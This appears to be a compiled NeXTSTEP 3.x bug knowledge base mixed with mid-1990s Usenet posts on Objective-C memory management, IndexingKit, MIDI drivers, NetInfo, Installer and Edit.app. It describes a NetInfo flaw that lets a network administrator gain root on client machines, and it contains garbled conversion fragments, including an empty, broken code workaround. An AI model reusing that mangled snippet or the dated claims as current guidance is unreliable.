Ricardo Parada writes:

```
> Floats are put on the stack as double (8 bytes). However, the va_arg()
> thinks they are put there as floats (4 bytes) and then increments the
> argument pointer by 4 bytes instead of 8.
```

This is the correct and ISO/ANSI C specified behavior.

Quoting from 7.8.1.2 of the standard (substituting capitalization for italics in the standard to make this more ASCII-readable):

```
TYPE va_arg(va_list ap, TYPE);
...
```

```
... if TYPE is not compatible with the type of the actual next
argument (as promoted according to the default argument
promotions), the behavior is undefined.
```

So, yes, you have to use the promoted types with va_arg.

-ccwf

XXX.32.2

Date: Fri, 21 Oct 94 10:49:01 MET

From: rfschtkt (To: comp.sys.next.programmer)
To: comp.sys.next.programmer
Subject: Re: How NeXT dropped the ball with 4.0 - NOT
Cc: Ali_Ozer@NeXT.com
Reply-To: RfSchtkk

LS,

Ali Ozer wrote:

> That's right. To clear up this confusion, OpenStep gets
> rid of the use of +new methods for shared objects; instead
> you have +shared methods. They of course return objects
> you don't have to release.
and I replied a while later:
> What do you mean, that's right? Who's right, and about
> what? Please elaborate, because this does not make sense
> to me.

He replied to me what he meant by this. Limiting my comments to the facts, ignoring all misunderstandings about them or about the discussion about them*, the following should be noted for the record:

1. Pre-OpenStep (Object, not NSObject) is a different issue, so let's ignore it here.
2. '+new' is a synonym for alloc/init, *with* the implication that the returned object should be released at some point, and NeXT assumes that this is crystal clear to all of us. Please give a yell if this was not clear to you. Here's my yell: I don't trust logic or common sense in the process of divining what NeXT really means, or what others assume NeXT means. There are loads of superfluous comments about what should be released/retained or not, all over the reference docs, and while '+new' is about the only method that truly deserves an elaboration to the principles in the Concepts manual, nothing is mentioned there.
3. '+shared' objects should not be released.

But what is this fingers-crossed mentality? Would someone at NeXT (Ali?) please explain the following to us (just the most striking problems):

1. What are the guidelines for avoiding unrecoverable reference cycles, as illustrated in a previous posting of mine, as OpenStep has no provisions to fall back on tracing GC to clean those up?
2. Have (P)DO provisions really been implemented as suggested in a previous posting of mine to preserve reference counting integrity in the face of possibly dying connections? Pre-OpenStep (P)DO/NXReference problems most certainly warrant a closer look at what has been done this time. Kevin Berg has written to me that his earlier posting (with the same subject as this one) was ``based on actual observation (i.e. actual implementation)'', and assuming we're all discussing pure OpenStep here, that would mean that there are bugs (again!).
3. '+new...' methods have been sanctioned again for object set management: ``In some classes, they manage a set of instances, returning the one with the requested properties if it already exists, allocating and initializing a new one only if necessary.''. Well, we have a contradiction here: if a class manages a set of one, a singleton, what do you have? The same functionality that is supposed to be implemented in a '+shared' method! And also, should objects returned from set-'+new...' methods be released (rhetorical)?
4. Is it clear to everyone what happens (still talking retain/release) when '-init...' methods return a substitute object? (Or maybe this is in itself too gruesome to be true: simply calling '[super init...]' (as the docs suggest) will fail horribly in such cases. Well, also if nil is returned...)

(3, 4 are just two reasons never to entrust class objects with set management, or at least not using the new/alloc/init stuff.)

A hopelessly confused dummy,

Raf Schietekat, RfSchtkk@maze.ruca.ua.ac.be, Flanders, Belgium
(real, i.e., with triangle in the Deliver button) NeXTmail preferred
Addressing limitations: no !, % or .uucp (? I should test this again)

* except to note that I was really always right :-)

Newsgroups: comp.sys.next.programmer
From: anderson (Ken Anderson)
Subject: Problem of cyclic references with FoundationKit
Reply-To: anderson@biztech.com

Date: Mon, 26 Dec 1994 21:34:01 GMT

Has anyone devoted any thought to the problems of objects that have references to each other under Foundation's reference counting scheme?

Consider the very simple example of two objects (A and B) holding references to each other, as well as an outside object (C) having a reference to one of the objects in the pair (A). When the outside object (C) sends -autorelease or -release to (A), (A)'s use count is decremented from 2 to 1, and the two objects will continue to have references to each other forever, and they will never be freed.

NeXT has complicated this problem by the fact that -autorelease actually decrements the use count, rather than placing the object in the autorelease pool and that object being sent -release at the end of the event (or when the pool is freed). If you desired to implement a resolution to the circular freeing problem, you'd have to implement it in both -release AND -autorelease.

We have solved this problem in our own environment with a two-pass check then free method. It's time-consuming, but worth it. Basically, it entails objects holding pretend use counts during a mock freeing session. Then, you can determine which objects are actually freeable in the group.

Any thoughts?

Ken Anderson
anderson@biztech.com

retain count thing with autorelease seems not to be true, XXX awaiting reply from Ken Anderson since 1995-02-14

Generally;¬Generally ;KBNS.33.2.rtf;Contents;¬Contents

Linking code at runtime

KBNS.00.0.098_o3.0±3.2o Vulnerability of WM

Description: ``Your inspector operates within the main thread of execution of the Workspace Manager application, so errors occurring with the inspector can crash the Workspace Manager, bringing with it all applications launched from the Workspace. " (from NeXTSTEP documentation)

Cure (for NeXT): WM should really run these in a different task, and use Distributed Objects to communicate. Or at least, there should be a solid error catcher that can return control to WM instead of crashing it.

Report history: KBNS.33.1.rev added to Cure.

XXX.3.2 KBNS.00.0.099_o3.0o Dynamically linking code.

It's nice to be able to link things into an application, but the catch is that they can only be unloaded in reverse order (FILO, or should that be LIFO?). Sometimes it's even worse (probably this won't change because of the FILO, which makes it difficult to reload one particular inspector only): "Once an inspector has been loaded, it can't be unloaded without restarting the Workspace Manager (that is, logging out and back in again)." Another catch is that there is no protection of Objective-C name space. This means that if 2 pieces of code use the same name for some purpose, neither one may function correctly (NeXT says as much in the documentation for Preferences). Two IB Palettes sharing some source files can't be loaded together: IB will crash (not refuse the second, crash), says Jonathan_Hendry (probable workaround: dynamically loading that code if it isn't already loaded, in both Palettes, not verified yet).

Limitations

KBNS.32.2.037_o3.2o There should be support for creating shared libraries.

Description: NeXT uses shlib's, with the advantage of being able to update them separately from any program that uses them, but no programmer can do the same. Dynamically loaded code from bundles does not offer all the functionality of statically loaded code (XXX describe what is missing).

How to verify: Common knowledge.

Urgency: Suggestion

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: If it's just classes, create a library of empty objects and a bundle of ...Filler objects that are linked into the application and then put into place using poseAs:, all from [...Bootstrap initialize] in main(). I haven't tried this, though, and it should be rather tedious to develop such a project.

Around the File System

KBNS.00.0.103_o3.0±3.2o Suggestion, /NextLibrary Shouldn't contain writable parts, like Receipts, Documentation/ManPages/cat*, which should be pointers into /private, so that a system administrator can easily decide to NFS-mount /NextLibrary, or mount it from a CD-ROM (not everybody has a 1-GB hard disk!).

After this only before 3.2

KBNS.00.0.101_o3.0c Little harmless display bug % od -x /NextLibrary/Literature/Shakespeare/.dir.tiff , reported by Robert_Brown, Bug_NeXT.33739

0000000 4d4d 2a08 09ff 0301 0101 0301 3001 0103 A TIFF should start with 0x4d4d002a or 0x49492a00, says version 6.0 documentation. This one is messed up and not displayed.

KBNS.00.0.100_o3.0c Little harmless error, /NextLibrary/Literature/Shakespeare/Plays/foo, reported by Robert_Brown, Bug_NeXT.33817
Should disappear.

Suggestions

KBNS.00.0.104_o3.0±3.2o About the Volume and Brightness buttons

Description: This is quite elementary. It should definitely be implemented:

- Command-Volume Down shouldn't toggle, it should just Mute (that's what the indication says anyway). Use cmd-louder to unmute (ordinary clicks are not appropriate for this). Any click on a button should produce a panel flash (0.5 seconds or so) to indicate the current volume and mute status. And, of course, whenever the sound is muted, switch to using Visual System Beeps automatically, and make them noticeable!
- On the brightness buttons, make cmd-darker trigger screen saving.

Report history: KBNS.10.1.014_o3.0o modification

KBNS.00.0.105_o3.0±3.2o About Public Sound and Window Server

Description: Much more difficult (I'm probably just dreaming^{1/4})

Provide status information on what the microphone is doing/has been doing, in the WM icon (less involved than introducing a LED). This includes the Public Sound Server status. BTW, a distinction should be made for listening on the microphone. That way it becomes easy to provide permission to play sounds and do computations without the danger of someone listening in. Intercom programs can still be developed: there just has to be a part that's launched by the receiver which can respond to the caller. Of course, this program should provide extensive protection to ensure that the receiver is always aware of anyone listening in. Likewise, there should be limited allowance to let somebody else use one's screen, like limited to some part of the workspace, or in a window or something. And sufficiently protected, of course.

KBNS.00.0.106_o3.0o_b3.2 Crowded home folder

Why not make it a guideline to create files named `~/.NextApps/<application name>` or `~/.NextApps/<application name>/<whatever>` instead of just `~/.<whatever>` (or `~/.NeXT/.<whatever>`, as some now seem to do)? Give the example with `.commanddict`, `.editdict`, `.pipedit`, `.mailalias`, `Terminal.svcs`, `defaults.nibd`.

KBNS.32.2.rev Oops, there *is* a guideline in `UserInterface/08_File/File.rtf` (look for `.AppInfo`). since when?

Hardware Specific;¬Hardware Specific ;KBNS.33.2.rtf;Contents;¬Contents

XXX.33.0
From: rragner@badger.vm.iastate.edu (Rod Ragner)
Newsgroups: comp.sys.next.bugs
Subject: Re: Strange (?) Printer problem.
Date: 1 Jul 1995 19:36:55 GMT

In article <3t1riu\$hjd@news.tamu.edu> lje0106@sigma.tamu.edu (Louis J. Everett) writes:
> I have two next cpus, one (his) is a cube black and white, the other
(mine) is
> a color slab.
>
> I have two next printers (his) and (mine) they are identical as far as I
can
> tell.
>
> Problem:
> 1. His printer works fine on his cpu.
> 2. My printer works fine on his cpu.
> 3. His printer works fine on my cpu.

KBNS.11.3.010_c3.0±3.2o mc68040 instruction move16 not accommodated by VM mechanism, from a discussion on c.s.n.b around 1993-11 lead by Graham_Stoney (who confirmed this summary) and Clifford_Matthews

Starting with NS_3.0 (the problem did not occur in 2.1), page faults due to a move16 instruction are sometimes mishandled, resulting in the data not being copied correctly to the destination. The problem is unrelated to the swapfile being compressed or not (tested by Raf_Schietekat). But, although Graham_Stoney's test program may sometimes run to completion, it usually fails within about a second. This was verified by many people, with various hardware configurations. The test program always fails on a destination address which is aligned to the start of a page, on the first access to that page.

IndexingKit;¬IndexingKit ;KBNS.33.2.rtf;Contents;¬Contents (see also KBNS.32.0.027)

KBNS.33.2.XXX
Newsgroups: comp.sys.next.programmer
Subject: Re: Indexing Kit Query Language
Date: 27 Feb 1996 18:33:51 GMT

In article <4guqt5\$5nd@ixnews3.ix.netcom.com> far@ix.netcom.net(Felipe A. Rodriguez) writes:
> I've been trying to implement a lightweight database engine using
> the Indexing Kit's Query Language with little success.
>
> Unfortunately when I try to use the Query Language's relational
> operators (i.e. eq, gt) things do not work out. The selector within
> my records for the registered attribute is simply not called.
>
> I've heard there are bugs in the Indexing Kit, is this one of them?

Indeed. About half of the documented features in the query language were never really implemented. The engineer assured me they would be, so I documented them as if they were (silly, naive new employee that I was). I thought this got mentioned in a release note at some point, but it's been a while and I haven't even looked at IXKit since I wrote the doc for 3.0.

I really must recommend that you avoid the Indexing Kit. It was a decent idea, but the engineer had more work than he could do, and it hasn't been properly supported since it was released. It isn't going to evolve, improve, or be fixed, so best keep away....

--
Nik Gervae <ngervae@next.com>

Technical Writer
NeXT Software, Inc.

XXX.32.1
Newsgroups: comp.sys.next.bugs
From: gerald@kurt.in-berlin.de (Gerald Erdmann)
Subject: Bug in uncompresshelp or in IndexingKit
Reply-To: gerald@kurt.in-berlin.de
Date: Thu, 9 Jun 1994 11:31:43 GMT

Hi,

if you try to uncompress Help.store of Chartsmith.app (V1.1) you'll get an internal error #9002. It seems to be a bug in IndexingKit, isn't it?

Gerald

| GERALD ERDMANN
| email: gerald @ kurt.in-berlin.de (NeXTmail welcome)
| voice: +49 30 372 43 10 (Germany - Berlin)
| crypt: pgp2 public key available
|

XXX
From: slxn8@cc.usu.edu
Newsgroups: comp.sys.next.programmer
Subject: Re: IXKit in 3.2 - how is it?
Date: 18 Feb 94 08:40:16 MDT

In article <1994Feb17.003748.3252@xexos.com>, mark@xexos.com (Mark Chamberlain) writes:
> We're looking to undertake a fairly reasonably sized database-ish project soon
,
> and are looking (again) at using IXKit for some of it.
>
> Is it stable yet? Do the horror stories still hold true?
> I'd appreciate experiences, good and bad, under 3.2

I have a very simple database (2 indexed strings), and the IXKit is very unreliable about indexing the records. I added 140,000 records to the database and then did a search on each one to see if I could find it...It did not index

4500 records. The records were there, they just weren't indexed. Sometimes it would index just one of the strings in the database, sometimes it would do both, sometimes none. This has caused me to have to load my records into my database at least 4 times (checking to see if it already exists, and if not adding the record). But now my database is HUGE because I have all of these unindexed records or partially indexed records in there that I can't access. I am going to have to write a little program to clean the thing out. Stupid. In 3.1 I did not have this problem. My database is 90Mb now (around 600,000 records), and if it can find the record, it finds it very fast.

I would really like to know what is going on with the IXKit. I know that StoneDesign has had problems with it in DataPhile. If they get a fix from NeXT, how about a patch for the rest of us that have Mission Critical Apps that depend on the IXKit?!

=====
John Zollinger (NextMail Preferred)
Programmer/Analyst ati06!obsidian!johnz@attati.attmail.com
[Moore BCS - Logan, Utah] "Life is too important to take seriously."
=====

Newsgroups: comp.sys.next.programmer
From: gideon@otago.ac.nz (Gideon King)
Subject: Re: IXKit in 3.2 - how is it?
Date: Sun, 20 Feb 1994 19:58:52 GMT

I had a tiny app which demonstrated the huge memory leaks under 3.0 and 3.1. I sent this to NeXT, and they said thanks, but we've got to give DBKit higher priority at the moment. I was therefore pleasantly surprised to find that when I compiled and ran this application under 3.2, it had been fixed - no memory leaks at all!

We had originally intended to use IXKit for the application we are currently working on, but it was too buggy. Things seem to have changed, and we are considering switching back to it in the next version of our software. I would be interested in hearing anyone else's experiences with it under 3.2.

p.s. I tried posting to the IXKit mailing list last week, and got so many error messages it was ridiculous! If the list manager reads this, could you please sort it out? Thanks

--
The Black Albatross

Gideon King | Phone +64-3-479 8347
University of Otago | Fax +64-3-479 8529
Department of Computer Science | e-mail gideon@Black_Albatross.otago.ac.nz
Dunedin
New Zealand

```
#import
;/NextLibrary/Documentation/NextDev/ReleaseNotes/Indexing.rtf;;-;/NextLibrary/Documentation/NextDev/ReleaseNotes/Indexing.rtf
;/NextLibrary/Documentation/NextDev/ReleaseNotes/IndexingKit.rtf;;-;/NextLibrary/Documentation/NextDev/ReleaseNotes/IndexingKit.rtf (in
3.2)
```

/Object/IXStore/IXStoreFile

KBNS.10.3.027_3.0±3.2o The promise of integrity is broken

Just try the StoreFile example, make some changes, and Quit the application. Then relaunch the application and try to reopen the file. No go¼ The error message is ``Unknown error code 9002 in NXReportError'', which is IX_ArgumentError. Which is the source of the error: the example or the kit? Well, NeXT pulled the example from the 3.2 distribution...

KBNS.11.2.007_3.0±3.2o Bug_NeXT.34403 Reported by NeXT in printed supplemental release notes [6004.00] with NEXTSTEP_Dev_3.1

``Problem: Store files created on Release 3.1 cannot be read on Release 3.0.

Description: Because of file format changes needed to fix bugs, store files created by applications running under NEXTSTEP Release 3.1 can't be read by applications running under 3.0. Applications running under 3.1 can still read 3.0 store files, though.

Workaround: none."

See also **KBNS.11.2.036**

```
MachKit;-MachKit ;KBNS.33.2.rtf;Contents;-Contents
```

/Object/NXInvalidationNotifier

XXX.3.2 KBNS.10.3.010_3.0±3.1o Archiving NXInvalidationNotifier Objects, reported by Dan_Brown for 3.0, Bug_NeXT.????? on 1993-06-20, c.s.n.b and c.s.n.p on 1993-06-18, verified by Raf_Schietekat for 3.0±3.1

Whoever programmed NXInvalidationNotifier forgot to reimplement write: and read:, not even as [self notImplemented:_cmd] (verified by looking at /usr/shlib/libsys_s.B.shlib, where this object resides; this illustrates a deficiency of inheritance for which I can't immediately think of any cure). The effect is that unarchived instances are just like newly instantiated ones, and freeing them raises the (undocumented!)

NX_referenceAlreadyFreeException, which, if not caught by one's code, aborts the rest of the processing for the current event (right?). Dan_Brown's workaround:

```
-write:(NXTypedStream *)typedStream{
}
}
```

MIDI;¬MIDI ;KBNS.33.2.rtf;Contents;¬Contents

XXX.32.2
From: dirk@buran.fb10.tu-berlin.de (Dirk Schwarzhans)
Newsgroups: comp.sys.next.bugs,comp.sys.next.misc
Subject: Anyone noticed? midi seems to be broken under 3.3 on black hw!
Date: 30 Dec 1994 20:38:55 GMT
Originator: dirk@buran

Hello,

has anyone encountered the same problems like me?
I tried to use different midi programs under NS3.3 and they all
couldn't find the midi driver!

The problem seems to be that the midi driver won't load!
"/usr/etc/kl_util -s" reveals the following:
SERVER: midi Allocated
SERVER: slip Loaded

SERVER: nxd Loaded
SERVER: audio Loaded

but no line like "SERVER: mididriver Allocated"

Trying to add the driver manually using
"/usr/etc/kl_util -a /usr/lib/kern_loader/Midi/mididriver_reloc"
as root generated the following output:

```
Adding server with relocatable /usr/lib/kern_loader/Midi/mididriver_reloc
/usr/lib/kern_loader/Midi/mididriver_reloc is thin mach-o
Allocating server mididriver
Server mididriver linking /usr/lib/kern_loader/Midi/mididriver_reloc against /mach
Server mididriver linking relocatable "/usr/lib/kern_loader/Midi/mididriver_reloc"
kern_loader: Link failed
rld(): Undefined symbols:
  _current_task
  _current_thread
  _thread_should_halt
kern_loader: server mididriver won't link
Server mididriver didn't initialize
Server mididriver deallocating
Server mididriver Deallocated
kl_util : server won't relocate (108)
```

A work around to this bug seems to be to replace the files in
"/usr/lib/kern_loader/Midi/" with the files from release 3.2 but I
cannot guarantee that this doesn't cause other problems!

Dirk Schwarzhans

From: dirk@buran.fb10.tu-berlin.de (Dirk Schwarzhans)
Newsgroups: comp.sys.next.bugs
Subject: Re: NS 3.3 and MIDI interface (Opcode Studio 3) problems
Date: 26 Feb 1995 13:39:30 GMT
Originator: dirk@bocxog

In article <3ilhek\$e2m@vixen.cso.uiuc.edu> gmk@pegasos.ccsr.uiuc.edu (Gottfried Mayer-Kress) writes:

```
>
>
>Hi,
> I just got my NeXT (black) upgraded to NS 3.3 and I noticed that
>I can't use my MIDI interface (Opcode Studio 3) anymore. It runs off the
>serial port. Are there any problems known that come from the new OS?
>Thanks,
>
```

Yes!

The midi support on black hardware under NS3.3 is broken!!
If you want to use MIDI again, you must replace the files in
"/usr/lib/kern_loader/Midi/" with the files from Release 3.2.

If you don't have the files any more, you can obtain them on
"ftp://ccrma-ftp.stanford.edu/pub/NeXT/mididriver.next_hardware.tar.Z"

I have submitted a BUG report to BugNeXT two month ago and there has
been no reaction so far. Not even an urgent tech report on NeXTAnswers.

MIDI seems not to be one of there primary concerns :-)

Dirk Schwarzhans

Misrepresentations; - Misrepresentations ;KBNS.33.2.rtf;Contents;-Contents

Marketing

And there is so little marketing to be careful about :-).

KBNS.00.0.110_o3.0o SCSI. Don't say NeXT computers have a SCSI-2 connector/port. Say NeXT computers have SCSI-1 with a SCSI-2 plug (?). Well, there's no hardware division anymore...

Question: is this a matter of electronics, or of driver support? In particular, there is some discontentment about the lack (after all that time!) of synchronous transfers or something...

Miscellaneous

KBNS.00.0.112_o3.0±3.2o ASCII. There are several places where NeXT apparently takes ASCII to be synonymous with its own NEXTSTEP encoding vector (NXAsciiPboardType, KBNS.00.0.138, KBNS.00.0.247, KBNS.11.3.014, NX_ASCIISET etc). This should be corrected: ASCII is from 0 to 127 and nothing more.

KBNS.00.0.113_o3.0±3.2o RTF. Make clear that NeXT *doesn't* implement RTF according to the Microsoft specification. Many control words aren't

recognised, others are NEXTSTEP-specific, NeXT doesn't use the character set \ascii that it announces (I'm curious how a document that uses all NEXTSTEP encoding characters will be rendered on other systems). And Edit doesn't even issue a warning if a real RTF document is read, containing control words that it doesn't understand (every application should warn about loss of information).

NetInfo;¬NetInfo ;KBNS.33.2.rtf;Contents;¬Contents

XXX.33.1
From: cpayne@optical (Carl Payne)
Newsgroups: comp.sys.next.bugs
Subject: NetInfo...something new broken?
Date: 9 Sep 1995 16:08:07 GMT

3.3 black hardware

Using the save netinfo option shuts NetInfo down, never to return without a reboot.

Also, why is a non-NetInfo-d computer insisting on waiting for another non NI'd computer to boot before it'll finish booting? They are NOT (underline that a million times) NetInfo connected.

--
Carl Payne
cpayne@fiber.net <--NeXTMAIL, MIME, ASCII all OK

KBNS.10.3.034_o3.0o_o3.2o The ultimate security leak: how to become root on any host in no time

Description: The design of NetInfo does not provide security for the owner of a machine who temporarily becomes a NetInfo network client (a student at university who brings his machine with him, the owner of a portable who wants to use the network's printer, ...): the administrator of the network can easily create an account ``breakin" with a password that he knows and the uid of the root account, to fully control all clients.

How to verify: Obvious from the description.

Urgency: Depends on how much you object to other people becoming root on your machine...

Confirmed: Raf_Schietekat (o3.0o_o3.2o, reported)

Possible workarounds:

- Don't become a network client (don't print, don't fax, don't ...).
- nidump information from the network, filter it (with Edit), and niload it into a higher-level domain that you install on your machine for this purpose only (does this work, has anyone made any tools to ease this?).

Cure (for NeXT): Don't let login naively look up a name in NetInfo in the standard way: a name should *not* be accepted if its uid is used in a lower domain for another name.

Comment: Where are the tools for checking NetInfo consistency, like checking whether a uid has been taken yet somewhere (not a cure, though)?

KBNS.32.0.037_o3.2o Definition of usage? Problem reported by Kevin_Wang on c.s.n.bugs on 1994-01-13, analysed and reformulated by Raf_Schietekat for 3.2

Suppose the following situation exists:

- user theuser is defined in domain /
- there is a group thegroup in domain / containing theuser
- there is a group thegroup in domain /local *not* containing theuser.

/usr/ucb/groups will list thegroup as one of the groups theuser belongs to, probably because it (only?) looks at the same domain as that where theuser is ``defined".

/bin/chgrp (verified) and /bin/chown (says Kevin_Wang, not verified) will only consult thegroup in domain /local (as the lowest in the NetInfo hierarchy containing a group by this name, I'm pretty certain of that), and thus not allow theuser to change the group of anything to thegroup (workaround: add theuser to the /local definition of thegroup).

Why this inconsistency? Note that this situation is not avoidable if thegroup is wheel, which I don't dare remove from /local (I did this once with root, with scary consequences).

Furthermore, /usr/ucb/groups doesn't notice changes like addition of a group at the /local level, or removal, using UserManager.app, of theuser from thegroup at the / level!

/NextAdmin/Installer.app;¬/NextAdmin/Installer.app

;KBNS.33.2.rtf;Contents;~Contents

#import

;/NextLibrary/Documentation/NextDev/ReleaseNotes/Installer.rtf;;-/**NextLibrary/Documentation/NextDev/ReleaseNotes/Installer.rtf**

Bugs

XXX.3.2 KBNS.00.0.114_o3.0o Bug. I just installed the clients of the Q2-92 eXodus demo (or tried to do so), and the check revealed no errors, so installation started. The package wanted to install some files in `/usr/man/man*`. These folders were present, but only as symbolic links to `/NeXTSTEP_3.0/man/man*`, so that they are only available when the 3.0 upgrade disk is inserted. If I am correct, Installer had no way of knowing they even pointed to folders instead of files. (What would it have done if they *were* files?) Anyway, whatever the reason, now the installation has failed, but *there is no automated way to uninstall what is already installed*. I will have to look at the log and laboriously delete everything. The thing to do is to make the check more robust, and allow partial installations to have a Receipt.pkg (with proper warnings), so that they can be properly deleted right after failure is detected or at any time after installation, i.e., even if the installer decides he can for the moment live with only the actually installed files. I consider this a bug because there is a check phase and its failure occurs without there having been any change to the file system in the meantime. (I will of course change the level of symbolic links to the individual man pages, but that changes nothing about this being a bug that can cause other failures.)

I checked, and Installer doesn't even care that folders it needs to write into are indeed folders. They can be symbolic links¼ and ordinary files!

XXX.3.2 KBNS.00.0.115_o3.0o Bug. I have just deleted the Q2-92 eXodus demo (or tried to do so) and only the not-absolutely-specified files were properly removed, i.e., the eXodus.app folder in `/LocalApps`. All the other files are still present, and I will have to remove them all by hand, in the case of the man pages (not collected in an X11 folder) a tedious affair. *No warning was even issued. WHY?*

KBNS.00.0.116_o3.0c Reported and verified by Subrata_Sircar, from Andrew_Athan, reported to be cured in 3.1 by Subrata_Sircar

No comments¼

Date: Thu, 8 Oct 92 22:54:18 -0400

From: athan@object.com (Andrew Athan)

XXX.3.2 KBNS.00.0.119_o3.0o Question, suggestion

Why does a compressed package have its formerly relative pathnames fixed upon the folder where it was first installed? If it would regain its virginal state, this would be a simple method to move it to a different location. Now it has to be deleted and reinstalled from the original distribution medium. Maybe I have missed something, if deleting a package is not the same as deleting its compressed Receipt¼ but I don't see any objections on the part of impeding illegal copying or anything. So?

KBNS.32.0.002_o3.2o Efficiency

Installer.app wastes a ridiculous amount of time checking inside folders that don't exist. Take just the developer tools package as an example: the check for files /NextDeveloper/Apps/... should be pruned at /NextDeveloper/Apps if that directory does not exist! Furthermore, the user should be able to quickly configure a lengthy installation, walk away, and upon his/her return find everything installed, rather than an alert panel asking for permission to run scripts (in such a situation, the whole installation is yet to happen; permission should be asked *before* doing the file system checks because this a predictable interaction).

KBNS.00.0.118_o3.0±3.2o KBNS.32.0.rev A small change

How about two folders /NextLibrary/Packages/Installed and /NextLibrary/Packages/Compressed? A small change for a small gain. Well, that should be /private/Packages/..., of course (see KBNS.00.0.103).

**/NextAdmin/NetInfoManager.app;¬/NextAdmin/
NetInfoManager.app ;KBNS.33.2.rtf;Contents;¬Contents**

Suggestions follow

KBNS.32.2.022_o3.2o NetInfoManager should not allow any changes before authoritisation is clear

Description: I'm not sure whether NeXT's guidelines mention whether it is allowed to make any changes to any data before it is established whether

the user will be able to save them, but I think so, and anyway, this seems obvious. Well, NetInfoManager violates this: it is possible, if you aren't root and no general write permission is provided for a given directory, to change it. At save time, an authorisation panel pops up, and the outcome is that your work is lost.

How to verify: Should be obvious.

Urgency: Does no damage, effect is obvious, but a little time is lost, and the user's pride is hurt a bit.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: None.

Cure (for NeXT): Run authorisation panel first.

/NextAdmin/NFSManager.app;¬/NextAdmin/ NFSManager.app ;KBNS.33.2.rtf;Contents;¬Contents

KBNS.32.0.055_o3.2o Application does not ask to save before quitting

Description: See title

How to verify: Obvious

Urgency: Unsaved changes are lost without warning

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Be very careful to save changes

Cure (for NeXT): Do as in other apps

/NextAdmin/UserManager.app;¬/NextAdmin/ userManager.app ;KBNS.33.2.rtf;Contents;¬Contents

XXX.33.1

From: kiwi@cs.tu-berlin.de (Axel Habermann)

Newsgroups: comp.sys.next.bugs

Subject: Re: problems with the icon dock when logged in as root

Date: 7 Aug 1995 10:31:17 GMT

Mime-Version: 1.0

Content-Type: text/plain; charset=iso-8859-1

Content-Transfer-Encoding: 8bit

Cameron Kay (kay@kauri.vuw.ac.nz) wrote:

: I seem to be having problems with the icon dock when logged as
: root. For some strange reason adding applications to the dock or
: setting existing ones to auto boot at login time are not being
: saved. Every time I login a root the dock reverts back to its default
: configuration. Anyone have any idea how to fix this short of
: reinstalling the system?

This should be put in the FAQ.

UserManager likes to revert root's homedirectory to /root,
were it doesn't exist in the standard installation. So Workspace
doesn't know where to write the defaults to.

Use NetInfoManager to set root's home to / or create a new
home for root at /root.

Axel

--

Axel Habermann kiwi@cs.tu-berlin.de \\|//
Muellerstr. 145 kiwi@buran.fb10.tu-berlin.de)o o(
D-13353 Berlin (Wedding) \\|//
Fon: +49 30 45478986 (privat) 030 314 24 764 (uni) \\~/

Suggestions

KBNS.10.3.037_o3.0o_o3.2o Network/Local panel for New User is merely confusing.

New Group doesn't ask this question, so why should New User? Local is just the default choice in the network hierarchy.

KBNS.10.3.038_o3.0o_o3.2o Minute harmless bug.

Description: Programs that try to be smart¼ It is possible to create an account ``breakin" with a uid of 0 (see KBNS.10.3.034), so why should the program refuse to delete it (``Cannot delete the root account")?

Workaround: use NetInfoManager.

Cure (for NeXT): In cases like this, explaining the ramifications of a decision before proceeding (if approved) is the way to go.

NeXTanswers;→NeXTanswers ;KBNS.33.2.rtf;Contents;→Contents

KBNS.33.0.015_o3.2o 1258_WhatsUpDoc doesn't always keep track of active document

Description: The Help panel says ``**What's Up Doc?** maintains the notion of an "active document" which receives most of the actions initiated by the user." But sometimes no document seems to be active, while one still gets key events.

How to verify: Create two documents (with a current selection in their text fields), and have an Edit window open. Click one document to make it

active, click in the Edit window, click in the other document. No document is active, according to WhatsUpDoc. Type something: the events are processed.

Urgency: Does no damage (here), is not immediately obvious, not investigated further.

Confirmed: Raf_Schietekat (Version 1.0 according to Info Panel, reported)

Workaround: Not investigated further.

Cure (for NeXT): Cure it.

Comment: Some code really depends on correct maintenance of the active-document notion: I'm currently having problems with an upgrade of TeXview.app that should handle multiple documents, and part of that trouble seems to be in the Window delegation notification of main and key status. (XXX todo describe further)

See also: KBNS.33.1.004, KBNS.33.1.005, KBNS.33.1.006

KBNS.32.2.020_o3.2o 1379_zombie_processes.rtf doesn't know what a zombie process is

The explanation about zombie processes is wrong: a process is a zombie between the time it exits and the time its parent wait(s) for it; any process whose parent dies is inherited by init, which immediately frees any zombie process. I've reported the problem a while ago, but the administrators were not interested to devote the time to clear this up, and it was still wrong when I fetched it again later (that should have been be around Q4, 1994).

/NextApps/Edit.app;¬/NextApps/Edit.app ;KBNS.33.2.rtf;Contents;¬Contents

KBNS.33.2.XXX
Newsgroups: comp.sys.next.bugs
From: Roland Schwingel
Subject: Re: There's still a bug in Edit.app
Reply-To: roland@onevision.de
Date: Fri, 16 Feb 1996 08:29:26 GMT

Hello,

In article <4g02e9\$4c@main.ipf.net> jens@necromancer.pop-frankfurt.com (Jens Kleemann) writes:

> When editing large files >4 MB (two or three of them) Edit often

> smears selection. That means after deselecting text there is still
> some gray debris in the text. My machine is an Intel with 3.3 & Patch!
>
> Any suggestions
>
> PS: i586, 64MB, ELSA WINNER PRO, ...

I got this even with much smaller files (ASCII - Sourcecodes). Sometimes.
Seems to happen much more often when I am selecting with multiple
mouse clicks.

Roland

--

```
=====
Roland Schwingel                OneVision GmbH
Developer                       Florian-Seidl-Strasse 11
Email: roland@onevision.de      D-93053 Regensburg
(NeXTMail, MIME welcome)       Germany
=====
-----
```

XXX.33.1
Newsgroups: comp.sys.next.bugs
From: wiemer@hrz.uni-bielefeld.de (Sebastian Wiemer)
Subject: Edit.app bug
Date: Mon, 28 Aug 1995 12:19:06 GMT

Edit.app:
The following is a (harmless) bug:
Type any character in a new (clear line). Press enter twice. Move the cursor to
the right side of the typed character and then move the cursor down one line
(with the DOWN KEY not with the RIGHT KEY!). The cursor stands now one
character right from the correct position. It looks as if there were a space,
but it isn't. This is annoying some times.

Sebastian Wiemer

XXX.32.2 cmd-O should allow for whitespace before #, as does ANSI

XXX.32.2 If you quit Edit while the disk is overfull and there are dirty documents, and if you agree to review those documents, you don't get a chance

to reconsider and save those documents to floppy or to a net-mounted file system, because Edit quits anyway. There should be a general solution for this, from which any application can inherit (not only for this particular problem, but a general document managing strategy).

XXX.32.2 When saving a file to a DOS disk, if this file already exists and if Don't delete backup file is used, Edit is unable to go ahead. Workaround: temporarily revert to Delete backup file. Cure (for NeXT): do this automatically, with an alert panel (that also allows to choose a different name for the backup).

Bugs

